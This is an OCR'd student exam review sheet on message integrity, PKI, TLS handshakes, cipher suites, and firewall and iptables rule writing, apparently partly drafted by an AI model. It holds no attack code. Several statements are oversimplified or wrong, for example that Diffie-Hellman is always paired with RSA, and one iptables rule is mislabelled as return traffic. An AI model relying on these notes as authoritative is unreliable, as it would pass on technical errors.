
NS Final Exam Review

Message Integrity, PKI, and TLS

Diffie-Hellman

Always used with RSA because DH needs to be protected. It can't be used as plain text.



Security Level	Work Factor	Algorithms
Weak	$O(2^{40})$	DES, MD5
Legacy	$O(2^{64})$	RC4, SHA1
Minimum	$O(2^{80})$	3DES, SEAL, SKIPJACK, RSA-1024, DH-1024
Standard	$O(2^{128})$	AES-128, SHA-256, RSA-2048, DH-2048
High	$O(2^{192})$	AES-192*, SHA-384
Ultra	$O(2^{256})$	AES-256, SHA-512 RSA-4096, DH-4096

I. CORE CONCEPTS (Quick Definitions)

- **Message Integrity:** Data unaltered?
- **Authentication:** Who are you? (Origin verification)
- **Non-repudiation:** Can't deny sending.
- **Confidentiality:** Secret? (Encryption)
- **Nonce:** Number-Used-Once (prevents replay).
- **PFS (Perfect Forward Secrecy):** Old sessions safe if server's long-term key is stolen.
  - **Achieved by:** DHE, ECDHE (ephemeral keys per session).
  - **NOT by:** Static RSA key exchange, static DH.

II. MESSAGE INTEGRITY: HASHING, HMAC, DIGITAL SIGNA-

TURES

1. **Hashing (e.g., SHA-256)**
   - Message -> Fixed-size Digest.
   - **Properties:** One-way, Collision-resistant.
   - **MD5/SHA-1: BROKEN!** Use SHA-2 (SHA-256+).
2. **HMAC (e.g., HMAC-SHA256)**
   - **Requires:** SHARED secret key.
   - **Provides:** Integrity + Authentication (knows shared key).
   - **NO Confidentiality.**
   - *Sample Q: Difference HMAC vs. Digital Sig? HMAC uses symmetric key.*
3. **Digital Signatures (e.g., RSA, ECDSA)**
   - **Alice Signs M:**
     (a) `Digest = Hash(M)`
     (b) `Signature = Encrypt(Digest, Alice's PRIVATE Key)`
   - **Bob Verifies:**
     (a) `Digest1 = Decrypt(Signature, Alice's PUBLIC Key)`
     (b) `Digest2 = Hash(M_received)`
     (c) If `Digest1 == Digest2` -> VALID.
   - **Provides:** Integrity, Authentication, Non-repudiation.
   - *Sample Q: How Alice generates sig? Hashes msg, encrypts hash with her private key.*
   - *Sample Q: Difference HMAC vs. Digital Sig? Digital Sig uses asymmetric keys, provides non-repudiation.*

III. PKI (Public Key Infrastructure)


- **Purpose:** Manage public keys & bind to identities.
- **CA (Certificate Authority):** Issues & signs certs.
  - **Root CA:** Self-signed, implicitly trusted (in OS/browser).
  - **Intermediate CA:** Forms chain of trust.
- **CRL (Certificate Revocation List):** List of bad certs. *(Sample Q: What is a CRL? List of revoked certs before expiry).*
- **OCSP:** Real-time revocation check (OCSP Stapling = server provides fresh proof).
- **X.509 CERTIFICATE (Key Fields for Exam)**
  - **Issuer:** Who signed *this* cert (CA's name). *(Sample Q: Issuer CN of server cert matches Subject CN of its issuing Intermediate CA cert).*
  - **Subject:** Who owns *this* cert (e.g., `CN=www.site.com`).

- **Validity Period:** Not Before / Not After.
- **Subject Public Key Info:** The actual public key.
- **Extensions:**
  - **SAN (Subject Alternative Name): PRIMARY for website identity!** (e.g., `dns:www.site.com`, `dns:site.com`). *Supersedes CN for HTTPS. (Sample Q: What field for website identity? SAN).*
  - **Basic Constraints:** `cA:TRUE` (is a CA) or `cA:FALSE` (end-entity). *(Sample Q: What field says CA or End-Entity? Basic Constraints).*
  - **CRL Distribution Points:** URL to find CRL.
- **CA Digital Signature:** CA signs the cert with *its own private key.*

- **CERTIFICATE VALIDATION (Browser for HTTPS)**
  1. **Chain of Trust:** To trusted Root CA.
  2. **Signatures:** Verify each cert in chain with issuer's public key.
  3. **Validity Dates:** Check.
  4. **Revocation:** Check (CRL/OCSP).
  5. **Name Match:** Hostname vs. SAN (or CN).
  6. **Basic Constraints:** Intermediates must be `cA:TRUE`.

- **CERTIFICATE TYPES (Web Server)**
  - **DV (Domain Validated):** Weakest. Only domain control verified.
  - **OV (Organization Validated):** Org existence checked.
  - **EV (Extended Validated):** Strictest org check (green bar). *No stronger encryption.*

- **EMAIL (S/MIME) vs. WEBSITE (HTTPS) CERT VALIDATION**
  - **HTTPS:** Authenticates *server/domain.* Strict, automated.
  - **S/MIME:** Authenticates *sender's email identity.* Relies more on user trust/MUA config.



IV. SSL/TLS

- **Versions:** TLS 1.2 (common), **TLS 1.3 (best)**. SSLv2/3 BROKEN.
- **TLS HANDSHAKE (TLS 1.2 Overview - Key Steps for Questions)**
  1. **ClientHello:** Client ciphers, TLS versions, ClientRandom.
  2. **ServerHello:** Server chosen cipher, TLS version, ServerRandom.
  3. **Certificate (Server):** Server sends its X.509 cert (+ chain). Contains Server's **RSA Public Key**.
  4. **(Opt.) ServerKeyExchange:** For DHE/ECDHE. Server sends its public DHE params (e.g., `g`, `n`, `Server_DH_A`), signed by its **RSA Private Key**.
  5. **ClientKeyExchange:**
     - **DHE/ECDHE:** Client sends its public DHE param (e.g., `Client_DH_B`). Both derive PMS.
     - **RSA Key Exch:** Client sends PMS encrypted with Server's RSA Public Key.
  6. **ChangeCipherSpec (Client):** Switch to encrypted.
  7. **Finished (Client):** ENCRYPTED. Hash of *all preceding handshake messages. (Sample Q: What messages hashed in Finished? All previous handshake msgs).*
  8. **ChangeCipherSpec (Server):**
  9. **Finished (Server):** ENCRYPTED.

  - *Sample Q: What if Finished doesn't checksum? MITM can alter handshake (version/cipher rollback).*
- **TLS 1.3 Handshake:** Faster (1-RTT), PFS mandatory, more encrypted.
- **CIPHER SUITES (e.g., `TLS_DHE_RSA_WITH_AES_128_CBC_SHA256`)**

  - `DHE`: **Key Exchange** (provides PFS).
  - `RSA`: **Authentication** (server cert type, DHE param signature).
  - `AES_128_CBC`: **Bulk Encryption** (symmetric).
  - `SHA256`: **MAC/Hash/PRF**.
  - *Sample Q: Describe components. Identify Key Exch, Auth, Bulk Enc, Hash.*
  - *Sample Q: Diff `TLS_DHE_...` vs `TLS_DH_...` (or `TLS_RSA_...`)? DHE = PFS.*
  - *Sample Q: Why not use ciphersuite X? No PFS, or uses weak crypto (RC4, SHA1).*

- **SYMMETRIC (AES) KEY ESTABLISHMENT**
  - **NEVER sent directly.** Both sides **DERIVE** from **PreMaster-Secret (PMS)**.
  - PMS established via Key Exchange (DHE or RSA method above).
  - `PMS + Rands => Master Secret => AES keys`.
  - *Sample Q: Where are DHE params exchanged? ServerKeyExchange (server's), ClientKeyExchange (client's).*
  - *Sample Q: Where is server's RSA public key? In Certificate msg.*
  - *Sample Q: Where is server's RSA private key used? To sign DHE params in ServerKeyExchange. NEVER SENT.*

- **WHY SYMMETRIC KEYS (AES) FOR BULK DATA?**
  - **SPEED!** Much faster than asymmetric (RSA).

- **RECORD LAYER (TLS < 1.3):** Fragment -> (Opt. Compress) -> Add MAC -> Encrypt (Data+MAC) -> Add Header.
  - *Sample Q: How TLS ensures diff ciphertext for same plaintext (CBC)? Unique IV per record.*

- **KEY VULNERABILITIES / ATTACKS**
  - **Weak Crypto:** MD5, SHA-1, RC4, DES, SSLv2/3.
  - **No PFS:** `TLS_RSA_...` or `TLS_DH_...` (if server key stolen, past sessions decryptable. *Sample Q: Amazon uses TLS_RSA, key stolen, prior safe? NO.*)
  - **MITM with Stolen Private Key:** Attacker impersonates server. *(Sample Q: Trudy MITM with stolen key? Yes, browser sees valid handshake).*
  - **Version/Cipher Downgrade:** Attacker forces weaker.
  - **Cert Issues:** Compromised CA, rogue cert, no revocation check.
  - **SSLStrip:** HTTP to client, HTTPS to server.
  - **TCP RST vs. `close_notify`:** RST without `close_notify` = unclean, possible attack.

- **TLS & DNS POISONING**
  - DNS poisoning -> wrong IP.

  - TLS cert validation (domain name in SAN/CN vs. requested domain, trusted CA) -> **Browser WARNING** if cert invalid for domain. TLS verifies *domain authenticity*.

- **MULTI-CERTS FOR ONE DOMAIN?**
  - *Sample Q: CA issue multiple certs for amazon.com? YES (diff keys, expiry etc.).*

- **COMPROMISED ROOT CA (e.g., Heartbleed on CA)**
  - *Sample Q: User action? Remove Root from trust store. Hard to avoid sites. Change passwords.*

TRUE/FALSE QUICK HITS (from Sample Finals)

- **TLS Compression:** Generally NOT used (attacks).
- **Server Chooses Ciphersuite:** YES (from client's list).
- **DHCP Server & MAC:** Uses CHADDR in DHCP packet (not Ethernet header MAC directly).

EXAMPLE QUESTIONS

- **"How would Alice generate a digital signature?"**
  - Alice hashes message M, then encrypts hash with her *private key*. (Sample Q1a)
- **"How can Trudy exploit [system with replay vulnerability]?"**
  - Capture and resend valid signed message. (Sample Q1b)
- **"How to prevent replay attack?"**
  - Add a nonce (random number) to the message before signing/MACing. (Sample Q1c)
- **"In SSL Full Handshake, what if Finished messages don't checksum previous handshake messages?"**
  - Attacker (MITM) could modify handshake messages (e.g., ciphersuites, version) without detection, leading to version/cipher rollback. (Sample SSL/TLS Q1a)
- **"Describe components of ciphersuite `TLS_XXX_YYY_WITH_ZZZ_AAA`."**
  - XXX: Key Exchange (e.g., DHE, ECDHE, RSA). YYY: Authentication (e.g., RSA, ECDSA). ZZZ: Bulk Cipher (e.g., AES_128_CBC). AAA: MAC/Hash (e.g., SHA, SHA256). (Sample SSL/TLS Q1b)
- **"Primary security difference between `TLS_DHE_...` and `TLS_DH_...` (or `TLS_RSA_...`)?"**
  - PFS. `DHE` (Ephemeral) provides PFS, `DH` (static) or `RSA` key exchange do not. (Sample SSL/TLS Q1c)
- **"What messages are hashed in Finished message?"**
  - All previous handshake messages (ClientHello up to just before this Finished). (Sample SSL/TLS Q2a)

- **"Why should ciphersuite X not be used?"**
  - No PFS (e.g., uses RSA key exchange or static DH).
  - Uses broken/weak crypto (e.g., RC4, SHA-1, MD5, DES). (Sample SSL/TLS Q2d, SSL/TLS Q3.2b)
- **"If Amazon uses `TLS_RSA_...` and Trudy steals their private key, are prior connections protected?"**
  - No, because RSA key exchange does not provide PFS. Trudy can decrypt all past sessions. (Sample PKI/TLS Q1a)
- **"How can Trudy MITM with stolen private key?"**
  - Impersonate Amazon.com. Browser won't show errors because Trudy has valid private key to complete handshake and decrypt/encrypt. (Sample PKI/TLS Q1b)
- **"Is it possible for CA to issue multiple certs for amazon.com?"**
  - Yes, CAs can issue multiple valid certs for the same domain (e.g., different key types, different expiry, different intermediate CAs). (Sample PKI/TLS Q1c)
- **"Root CA vulnerable to Heartbleed (lost private key). What can user do?"**
  - Remove compromised Root CA from trusted store. Avoid sites whose certs chain to it (hard). Change passwords if sites were MITM'd. (Sample PKI/TLS Q1d)
- **"How does TLS ensure different ciphertext for same plaintext message (using CBC)?"**
  - CBC mode uses a unique IV (Initialization Vector) for each message/record. (Sample SSL/TLS Q3.1b)
- **TRUE/FALSE style questions (see sample finals for examples):**
  - TLS compression (generally not used due to attacks).
  - Stateless vs. Stateful firewalls (stateless usually faster, often hardware).
  - Who chooses ciphersuite in TLS? (Server chooses from client's list).
  - DHCP server looks at CHADDR (client MAC in DHCP packet), not Ethernet header MAC directly for assignment logic.
- **"What field in X.509 determines websites cert can be used for?"**
  - Subject Alternative Name (SAN). Fallback to Common Name (CN).
- **"What field in X.509 specifies if cert is CA or End-Entity?"**
  - Basic Constraints: `cA` flag.
- **"What is a CRL?"**
  - A list of certificates revoked by the issuing CA before their scheduled expiry.
- **"In server cert, Issuer CN is same as what field in Intermediate CA's cert?"**
  - Subject CN of the Intermediate CA.

Firewalls

I. FIREWALL FUNDAMENTALS

- **Definition:** Enforces security policies *between networks of different security levels/policies.*
- **Goals:**
  1. All traffic between networks passes through the firewall.
  2. Only *authorized* traffic (per policy) is allowed.
  3. Firewall itself is immune to penetration.
- **Network Segmentation / Micro-segmentation:** Modern strategy. Isolate network portions; explicit allow rules needed for communication. (Previously done with VLANs).

II. FIREWALL TYPES & TERMS

- **Packet Filtering Firewall (Stateless / Traditional / Layer 2-4 FW):**
  - **Fast.** Examines individual packets based on:
    - Source/Destination IP Address
    - Source/Destination Port
    - Protocol (TCP, UDP, ICMP)
    - TCP Flags (SYN, ACK, etc.)
    - Direction (In/Out)
    - Interface
  - **Cannot** handle complex policies (e.g., user auth, connection state).
  - **Good for:** DDoS mitigation (e.g., drop UDP port 53 traffic).
  - **Rules:** Require bidirectional rules (one for outgoing, one for returning ACK packets).
    - *Example:* To allow inside web browsing (port 80):
      1. `Allow OUT: src_port >1023, dst_port 80, flag ANY` (for initial SYN)
      2. `Allow IN: src_port 80, dst_port >1023, flag ACK` (for return traffic)
         (Sample Q: Why two rules for stateless? Needs to handle both directions of TCP separately.)
- **Stateful Firewall:**
  - **Maintains connection info (state table/queue).** Remembers active connections.
  - **Smarter:** Can allow return traffic *only if* it matches an established outgoing connection.
  - Handles complex traffic better than stateless.
  - **Connection State Table Example (IPtables `conntrack`):**
    - `NEW`: First packet of a new connection (e.g., TCP SYN).
    - `ESTABLISHED`: Connection is active (3-way handshake complete).
    - `RELATED`: Connection related to an existing one (e.g., FTP data channel).
    - `INVALID`: Packet doesn't match any known state.

- *Sample Q: Stateful vs. Stateless? Stateful tracks connection state, stateless doesn't.*
- *Sample Q: How stateful handles return traffic for web? Allows IN if ESTABLISHED state from an earlier NEW OUT.*

- **Proxies (Application Gateway):**
  - Server acting as intermediary between client and another server (e.g., web, email, FTP).
  - **Recreates connections.**
  - **Benefits:**
    - Logging, Caching, Content filtering (malware/virus scan), User-level auth, DLP.
  - **Web Proxy & HTTPS (Corporate MITM):**
    1. Corporate proxy acts as a CA (`Acme CA`).
    2. `Acme CA` root certificate is **pre-installed & trusted** on employee work laptops/browsers.
    3. Employee browses to `https://amazon.com`.
    4. Proxy intercepts, generates a *new certificate for amazon.com on-the-fly*, signed by `Acme CA`.
    5. Browser trusts this new cert because it chains to the trusted `Acme CA`.
    6. Proxy establishes its *own* HTTPS connection to the real `amazon.com`.
    7. Proxy can now decrypt, inspect, and re-encrypt all traffic.
  - **Disadvantages:** Performance, not all services proxied, client modification, *cannot see encrypted traffic UNLESS it performs MITM (like above).*
  - *Sample Q: How corporate proxy views HTTPS? Installs its root CA on client, then MITM by re-signing certs.*
  - *Sample Q: How to bypass geo-blocking firewall? Use VPN/Proxy in another country.*

- **Bastion Host:** System designed to be **impenetrable**. Runs minimal services (reduces attack surface).

- **DMZ (Demilitarized Zone / Perimeter Network):**
  - Network segment for public-facing services (web servers, DNS, FTP).
  - Separate from internal network & Internet, usually with firewalls on both sides.
  - Today: Trend towards segmenting *each service* within the DMZ.

- **ACL (Access Control List):** Simple packet filtering on network devices (switches, routers). Basic allow/block by IP/port.

III. IPTABLES (Linux Firewall - User Interface for Netfilter)

- **Focus for Class: `filter` table.** (Ignore `nat`, `mangle`, `raw` for exam questions unless explicitly stated otherwise for NAT concepts like DNAT/SNAT).
- **`filter` Table Chains (MOST IMPORTANT CONCEPT):**
  - **`INPUT` Chain:** Packets **destined for the firewall host itself.** (Host-based firewall scenario).
    - *Sample Q: Web server on firewall host, allow port 80/443. Which chain? INPUT (and OUTPUT for return).*
  - **`OUTPUT` Chain:** Packets **originating from the firewall host itself.** (Host-based firewall).
  - **`FORWARD` Chain:** Packets **passing *through* the firewall** (firewall is routing between networks, not the source/destination). (Network-based firewall scenario).
    - *Sample Q: Linux host as network firewall/router. Which chain? FORWARD.*
- **Rule Evaluation: TOP-TO-BOTTOM.** First matching rule's action is taken (then stops, unless action is `LOG`).
- **Default Policy (`-P`): MUST SET!** What happens if no rule matches.
  - **Best Practice:** `iptables -P INPUT DROP`, `iptables -P OUTPUT DROP`, `iptables -P FORWARD DROP`.
  - *If not set, lose points! Assumes ALLOW ALL by default on some systems.*
  - Can also be set by a catch-all `DROP` rule at the end of a chain.
- **Common `iptables` Command Structure:**
  `iptables [-t table] -OPERATION chain [rule_specifications] -j TARGET`
  - `-t filter`: (Default, often omitted).
  - **Operations:**
    - `-A`: Append rule to end of chain.
    - `-I chain [rulenum]`: Insert rule at position (default 1 = top).
    - `-D chain rulenum`: Delete rule.
    - `-F`: Flush (delete all rules in chain/table).
    - `-L [-v -n --line-numbers]`: List rules.
  - **Rule Specifications (Examples):**
    - `-p tcp|udp|icmp`: Protocol.
    - `-s <ip/cidr>`: Source IP.
    - `-d <ip/cidr>`: Destination IP.
    - `-i <interface>`: Input interface (e.g., `eth0`).
    - `-o <interface>`: Output interface.
    - `--sport <port>`: Source port.
    - `--dport <port>`: Destination port.

    - * `--tcp-flags <mask> <comp>`: e.g., `--tcp-flags SYN,ACK,FIN,RST SYN` (often `--syn`).
    - * `-m conntrack --ctstate NEW,ESTABLISHED,RELATED`: **For stateful rules.**
  - **Targets (`-j`):**
    - * `ACCEPT`: Allow packet.
    - * `DROP`: Silently discard. (Preferred over REJECT).
    - * `REJECT`: Discard + send ICMP error (e.g., port-unreachable). *Gives info to attacker.*
    - * `LOG [--log-prefix "text"]`: Log packet (continues to next rule).
  - *Sample Q: How to see iptables rules? `iptables -L -v`.*
  - *Sample Q: How to flush rules? `iptables -F`.*

- **Stateful `iptables` Example (Allow internal web access out):**

  1. `iptables -P FORWARD DROP` (Default policy)
  2. `iptables -A FORWARD -i eth_internal -o eth_external -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED,RELATED -j ACCEPT`
     - Allows internal network (`eth_internal`) to initiate NEW web connections to `eth_external`.
  3. `iptables -A FORWARD -i eth_external -o eth_internal -p tcp --sport 80 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`
     - Allows returning traffic for ESTABLISHED/RELATED web connections.

  - *(Note: `-s` and `-d` would typically be used for more specificity. `RELATED` helps with protocols like FTP).*

- **Writing IPTables Rules (Tips from Lab):**
  - Set default policy to `DROP` first.
  - Write rules in a script file.
  - Start script with `iptables -F` (to clear previous rules).
  - End script with `iptables -L -v` (to see applied rules).
  - Make script executable (`chmod +x`).
  - Test incrementally.

IV. TCP THREE-WAY HANDSHAKE (Firewall Context)

- **Packet 1 (Client -> Server):**
  - Flags: **SYN** (only SYN!)
  - Src Port: Random high_port (X)
  - Dst Port: Service_port (e.g., 443)
  - Seq: Random (A)
  - Ack: 0

- **Packet 2 (Server -> Client):**
  - Flags: **SYN, ACK**
  - Src Port: Service_port (e.g., 443)
  - Dst Port: Random high_port (X)
  - Seq: Random (B)
  - Ack: A+1
- **Packet 3 (Client -> Server):**
  - Flags: **ACK**
  - Src Port: Random high_port (X)
  - Dst Port: Service_port (e.g., 443)
  - Seq: A+1
  - Ack: B+1
- *Stateless firewalls need to check TCP flags to distinguish initial SYN from other packets.*
- *Stateful firewalls use `NEW` for first SYN, `ESTABLISHED` after.*

V. EXAM QUESTION STRATEGY

- **Identify Firewall Type:** Is it stateless, stateful, or a proxy? This dictates how rules work.
- **IPTables: Which Chain?**
  - Packet TO the firewall box? -> `INPUT` (and `OUTPUT` for reply).
  - Packet FROM the firewall box? -> `OUTPUT` (and `INPUT` for reply).
  - Packet THROUGH the firewall box? -> `FORWARD` (bidirectional).
- **Default Policy:** Always assume you need to set it to `DROP`.
- **Bidirectional Rules:** For TCP/UDP, stateless firewalls *always* need rules for both directions. Stateful can be smarter with `ESTABLISHED,RELATED`.
- **Read Carefully:** "Outside" vs. "Internet" vs. specific network.
- **Stateful (`conntrack`):**
  - `NEW`: For connection initiating side.
  - `ESTABLISHED,RELATED`: For return traffic or related data connections.
  - For example, if it's 443, then input should allow new.

Okay, here's a new section for your cheat sheet with a table of example `iptables` scenarios and rules, based on the types of questions in the sample finals and common firewall tasks.

VI. IPTABLES RULE EXAMPLES (Quick Reference Table)

- **Default Policy (ALWAYS SET FIRST!):**
  - `iptables -P INPUT DROP`
  - `iptables -P OUTPUT DROP`
  - `iptables -P FORWARD DROP`

- **General Syntax Reminder:** `iptables [-t table] -OPERATION chain [specifications] -j TARGET`
  - `-t filter` is default. `-A` (Append), `-I` (Insert).
  - Common Specs: `-p tcp/udp/icmp`, `-s <src_ip>`, `-d <dst_ip>`, `-i <in_iface>`, `-o <out_iface>`, `--sport <port>`, `--dport <port>`, `-m conntrack --ctstate NEW,ESTABLISHED,RELATED`.
  - Targets: `ACCEPT`, `DROP`, `REJECT`, `LOG`.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
HOST-BASED FIRE-WALL (Firewall is the destina-tion/source)				
Allow incoming SSH to firewall host from specific IP	`INPUT`	`-p tcp --dport 22 -s 192.168.1.100`	`iptables -A INPUT -p tcp -s 192.168.1.100 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT` `iptables -A OUTPUT -p tcp --sport 22 -d 192.168.1.100 -m conntrack --ctstate ESTABLISHED -j ACCEPT`	`OUTPUT` rule for return traffic. `NEW` on input allows new connections.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
Allow firewall host to ping any external host	`OUTPUT`	`-p icmp --icmp-type echo-request`	`iptables -A OUTPUT -p icmp --icmp-type echo-request -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT` `iptables -A INPUT -p icmp --icmp-type echo-reply -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`	`INPUT` rule for echo-replies.
Block firewall host from accessing external web	`OUTPUT`	`-p tcp --dport 80` OR `--dport 443`	`iptables -A OUTPUT -p tcp --dport 80 -j DROP` `iptables -A OUTPUT -p tcp --dport 443 -j DROP`	Assumes default `OUTPUT DROP` is not set or these are placed before a general allow.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
Allow firewall to receive syslog (TCP 6514) from SIEM	`INPUT`	`-p tcp --dport 6514 -s <SIEM_IP>`	`iptables -A INPUT -p tcp -s <SIEM_IP> --dport 6514 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT` `iptables -A OUTPUT -p tcp -d <SIEM_IP> --sport 6514 -m conntrack --ctstate ESTABLISHED -j ACCEPT`	(As per Midterm Q3a - if firewall is destination of syslog)
Firewall sends syslog (TCP 6514) to SIEM	`OUTPUT`	`-p tcp --dport 6514 -d <SIEM_IP>`	`iptables -A OUTPUT -p tcp -d <SIEM_IP> --dport 6514 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT` `iptables -A INPUT -p tcp -s <SIEM_IP> --sport 6514 -m conntrack --ctstate ESTABLISHED -j ACCEPT`	(As per Midterm Q3a - if firewall initiates syslog to SIEM)

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
NETWORK-BASED FIRE-WALL (Firewall is routing between networks)				
Allow internal net (`192.168.1.0/24` on `eth1`) to access external web (`eth0`)	`FORWARD`	`-i eth1 -o eth0 -s 192.168.1.0/24 -p tcp --dport 80` (or `443`)	`iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED,RELATED -j ACCEPT` `iptables -A FORWARD -i eth0 -o eth1 -d 192.168.1.0/24 -p tcp --sport 80 -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`	Bidirectional. `NEW` only from internal.
Block internal net from pinging external hosts	`FORWARD`	`-i eth1 -o eth0 -s 192.168.1.0/24 -p icmp --icmp-type echo-request`	`iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.0/24 -p icmp --icmp-type echo-request -j DROP`	Only need to block the initial request.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
Allow specific external host (1.2.3.4) to Telnet to specific internal server (192.168.1.50 port 23)	FORWARD	-i eth0 -o eth1 -s 1.2.3.4 -d 192.168.1.50 -p tcp --dport 23	iptables -A FORWARD -i eth0 -o eth1 -s 1.2.3.4 -d 192.168.1.50 -p tcp --dport 23 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT iptables -A FORWARD -i eth1 -o eth0 -s 192.168.1.50 -d 1.2.3.4 -p tcp --sport 23 -m conntrack --ctstate ESTABLISHED -j ACCEPT	(Similar to Midterm Firewallshw Q7 Task C rule 3)

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes

Internal net (`10.10.111.0/24`) to HTTP Proxy (`10.20.111.20` on `eth1`) then to Internet (`eth2`)	`FORWARD` (on Firewall)	For traffic to proxy: `-i eth0_internal -o eth1_dmz -d 10.20.111.20 -p tcp --dports 80,443`
		For proxy to internet: `-i eth1_dmz -o eth2_internet -s 10.20.111.20 -p tcp --dports 80,443`
			(Firewall Rules for Midterm Q3b)
			`iptables -A FORWARD -i eth0 -o eth1 -s 10.10.111.0/24 -d 10.20.111.20 -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT`
			(Return for above)
			`iptables -A FORWARD -i eth1 -o eth2 -s 10.20.111.20 -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT`
			(Return for above)
				This is complex, showing path. HTTP Proxy itself needs `INPUT`/`OUTPUT` rules. `-m multiport` for multiple ports.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
Internet (eth2) initiates to Web Server in DMZ (10.20.111.30 on eth1) port 80/443	FORWARD	-i eth2 -o eth1 -d 10.20.111.30 -p tcp --dports 80,443	iptables -A FORWARD -i eth2 -o eth1 -d 10.20.111.30 -p tcp -m multiport --dports 80,443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT (Return for above)	(Midterm Q3d)
Allow DHCP (Client on eth1 to Server on eth0)	FORWARD	UDP, sport 68/dport 67 (Discover/Request), sport 67/dport 68 (Offer/Ack)	iptables -A FORWARD -i eth1 -o eth0 -p udp --sport 68 --dport 67 -j ACCEPT iptables -A FORWARD -i eth0 -o eth1 -p udp --sport 67 --dport 68 -j ACCEPT	**Stateless for simplicity**. Stateful needs RELATED or specific helpers. Assumes firewall not the DHCP server.

Scenario Goal	Chain(s)	Key Specifications	Example Rule(s)	Notes
LOGGING	Any	Match criteria for packets to log	`iptables -A FORWARD -s 1.2.3.4 -p tcp --dport 22 -j LOG --log-prefix "SSH Attempt from 1.2.3.4: "` `iptables -A FORWARD -s 1.2.3.4 -p tcp --dport 22 -j DROP`	`LOG` target does NOT stop processing. Must be followed by `DROP`/`ACCEPT`.
LIMITING (Rate Limiting)	Any	`-m limit --limit <rate> --limit-burst <num>`	`iptables -A INPUT -p icmp --icmp-type echo-request -m limit --limit 10/minute --limit-burst 5 -j ACCEPT` `iptables -A INPUT -p icmp --icmp-type echo-request -j DROP`	Allows 5 initial pings, then 10 per minute. Packets exceeding limit fall through to next rule (DROP). (Firewallshw Q4)

Tips for Using This Table During Exam:

1. **Identify Scenario:** Is it host-based (firewall is target/source) or network-based (firewall is router)? -> Determines `INPUT/OUTPUT` vs. `FORWARD`.
2. **Direction:** From where to where? -> `-i <in-iface>`, `-o <out-iface>`, `-s <src>`, `-d <dst>`.
3. **Service/Protocol:** What port/protocol? -> `-p tcp/udp/icmp`, `--dport <port>`, `--sport <port>`.
4. **Stateful or Stateless?**
   - If question implies "only if connection initiated from X" or involves

TCP session tracking -> STATEFUL (`-m conntrack --ctstate ...`).
    - `NEW`: For the side initiating the connection.
    - `ESTABLISHED,RELATED`: For return traffic and related connections (like FTP data).
    - If not specified, assume stateful is preferred for TCP/UDP, but stateless might be simpler for ICMP/simple UDP if allowed.
5. **Default Policy:** Remember the `DROP`s!
6. **Return Traffic:** Always account for it.
    - Stateless: Explicit reverse rule.
    - Stateful: `ESTABLISHED,RELATED` on the return path.

This table covers the common patterns seen in the sample questions and labs. Adapt the IPs, interfaces, and ports as needed for specific exam questions.

Okay, here's a focused cheat sheet for those "Exercise #1A / #1B" type questions, comparing `TLS_DHE_RSA...` and `TLS_RSA...` cipher suites in a TLS 1.2 handshake.

TLS Handshake Key Exchange Cheat Sheet (for Exercise 1A/1B Type Questions)

